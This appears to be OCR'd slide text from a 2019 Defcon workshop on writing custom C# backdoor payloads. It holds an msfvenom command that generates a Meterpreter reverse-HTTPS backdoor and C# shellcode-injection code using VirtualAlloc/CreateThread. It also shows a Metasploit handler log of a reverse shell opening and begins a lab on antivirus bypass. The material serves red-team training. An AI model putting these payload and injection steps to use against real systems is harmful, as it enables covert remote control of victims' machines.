Writing Backdoor payloads custom with C#

Mauricio Velazco @mvelazco
Olindo Verrillo @olindoverrillo
Defcon 2019



#WHOAREWE



Workshop Guidelines

- Goal
- Exercises & Lab guide
- Capture the Flag

Introduction


This is a slide title

- But remember not to overload your slides with content

Your audience will listen to you or read the content, but won't do both.

Command & Control

- Communication channel established between an infected host and a server used to control the victim host remotely
- Client – server architecture



https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/


Command & Control Frameworks

- Metasploit
- PowerShell Empire
- Cobalt Strike
- PoschC2
- Covenant
- FactionC2
- .....

Command & Control Frameworks

- asd

Command & Control Frameworks




https://www.fireeye.com/blog/threat-research/2019/04/carbanak-week-part-one-a-rare-occurrence.html

C Sharp 101


- Object oriented programming language released in 2001 as part of the .NET initiative
- C# source is compiled to IL (Intermediate Language) which can then be translated into machine instructions by the CLR (Common Language Runtime)
- Managed Code vs Unmanaged

C Sharp 101




https://www.c-sharpcorner.com/UploadFile/8911c4/code-execution-process/

C Sharp 101


1.cs*
Miscellaneous Files
HelloWorld
using System;
class HelloWorld
{
static void Main()
{
Console.WriteLine("Hello World!");
Console.WriteLine("Press any key to exit.");
Console.ReadKey();
}
}

C Sharp 101

- Pinvoke (Platform Invocation Services) allows managed code to call functions implemented in unmanaged libraries (Dlls)



DllImportAttribute Class

Namespace: System.Runtime.InteropServices

Assemblies: System.Runtime.InteropServices.dll, mscorlib.dll, netstandard.dll

Indicates that the attributed method is exposed by an unmanaged dynamic-link library (DLL) as a static entry point.

```
[System.AttributeUsage(System.AttributeTargets.Method, Inherited=false)]
[System.Runtime.InteropServices.ComVisible(true)]
public sealed class DllImportAttribute : Attribute
```

Labs

Lab 1: Hello World

Windows API


- Represents the standard input, output, and error streams for console applications.

```
Console.WriteLine("Hello World!");
Console.ReadKey();
```

- https://docs.microsoft.com/en-us/dotnet/api/system.console?view=netframework-4.8

Console Class

- Exposes programming interfaces to the services provided by the OS
- File system access, processes & threads management, network connections, user interface, etc.
- https://docs.microsoft.com/en-us/windows/desktop/api/



https://www.oreilly.com/library/view/learning-malware-analysis/9781788392501/8aa60d1d-3efa-48bf-8fdc-2e3028b0401e.xhtml




FIGURE 1-1 Relationship between .NET Framework components

https://windowskernal.wordpress.com/2011/08/22/windows-api/

MessageBox

Parameters

`hWnd`

Type: **HWND**

A handle to the owner window of the message box to be created. If this parameter is **NULL**, the message box has no owner window.

`lpText`

Type: **LPCTSTR**

The message to be displayed. If the string consists of more than one line, you can separate the lines using a carriage return and/or linefeed character between each line.

`lpCaption`

Type: **LPCTSTR**

The dialog box title. If this parameter is **NULL**, the default title is **Error**.

`uType`

Type: **UINT**

The contents and behavior of the dialog box. This parameter can be a combination of flags from the following groups of flags.


To indicate the buttons displayed in the message box, specify one of the following values.

https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-messagebox

Lab 2: Custom Meterpreter Stager

Meterpreter backdoors

- Staged vs stageless payloads
- msfvenom -p windows/x64/meterpreter/reverse_https LHOST=[IP] LPORT=443 -f exe > rev.exe



https://blog.cobaltstrike.com/2013/06/28/staged-payloads-what-pen-testers-should-know/

Web.Client Class

- Provides common methods for sending data to and receiving data from a resource identified by a URI.

```
WebClient client = new WebClient();
client.Headers["User-Agent"] ="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36";
byte[] response = client.DownloadData("https://www.google.com/");
```

- https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8

VirtualAlloc

- Reserves a region of memory within the virtual address space of the calling process.
- If succeeds, it returns the base address of the allocated region

Syntax

C++

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

CreateThread

- Creates a thread within the virtual address space of the calling process
- If it succeeds, it returns a handle to the new thread


Syntax

C++

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  __drv_aliasesMem LPVOID lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

WaitForSingleObject

- Waits until the specified object in the signaled state
- If succeeds, the return value indicated the event that caused the function to return



Syntax

C++

```
DWORD WaitForSingleObject(
  HANDLE hHandle,
  DWORD  dwMilliseconds
);
```

Lab 3: Raw Shellcode Injection

Shellcode

- Sequence of bytes that represent assembly instructions
- Usually used as the payload after successful exploitation
- Metasploit's msfvenom generates shellcode for different payloads

```
byte[] shellcode = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
0x48,0x8b,0x52,0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,
0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,
0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,
0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x3e,
0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,
0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,0xc1,
0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,0x00,0x00,0x00,0x3e,0x4c,0x8d,
0x85,0x15,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,
0xd5,0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x48,0x65,0x6c,
0x6c,0x6f,0x20,0x66,0x72,0x6f,0x6d,0x20,0x73,0x68,0x65,0x6c,0x6c,0x63,0x6f,
0x64,0x65,0x20,0x21,0x00,0x4d,0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,
0x00 };
```

Shellcode

```
test@kali:~$ msfvenom -a x64 -p windows/x64/messagebox Text="Hello from shellcode !" -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 301 bytes
Final size of csharp file: 1557 bytes
byte[] buf = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
```

Shellcode Injection

- VirtualAlloc, CreateThread & WaitForSingleObject for the win !

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
return;
```

Shellcode Injection

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0400

meterpreter >
```


explorer.exe	4936	0.20		87.98 MB	WINDEV1905EVAL\User	Windows Explorer
SecurityHealthSystray.exe	7356			1.59 MB	WINDEV1905EVAL\User	Windows Security notification...
vmtoolsd.exe	7488	0.07	760 B/s	27.54 MB	WINDEV1905EVAL\User	VMware Tools Core Service
OneDrive.exe	7568			20.3 MB	WINDEV1905EVAL\User	Microsoft OneDrive
cmd.exe	2264			2.92 MB	WINDEV1905EVAL\User	Windows Command Processor
procexp.exe	9824			2.98 MB	WINDEV1905EVAL\User	Sysinternals Process Explorer
devenv.exe	2840	0.03		92.37 MB	WINDEV1905EVAL\User	Microsoft Visual Studio 2019
notepad++.exe	9704			10.25 MB	WINDEV1905EVAL\User	Notepad++ : a free (GNU) sou...
1.exe	10424			16.25 MB	WINDEV1905EVAL\User	
conhost.exe	6344			6.96 MB	WINDEV1905EVAL\User	Console Window Host

Capture The Flag #1

- [Text Here]

Lab 4: Shellcode Obfuscation/ AV Bypass

Msfvenom's Default Payload



43 / 69

Community Score

43 engines detected this file

361eec2b875aacbbdb6ba149ef7e15b51c9fbecd48ca45be29050554a6c40f4b

reverse64.exe

64bits | assembly | peexe

7 KB Size

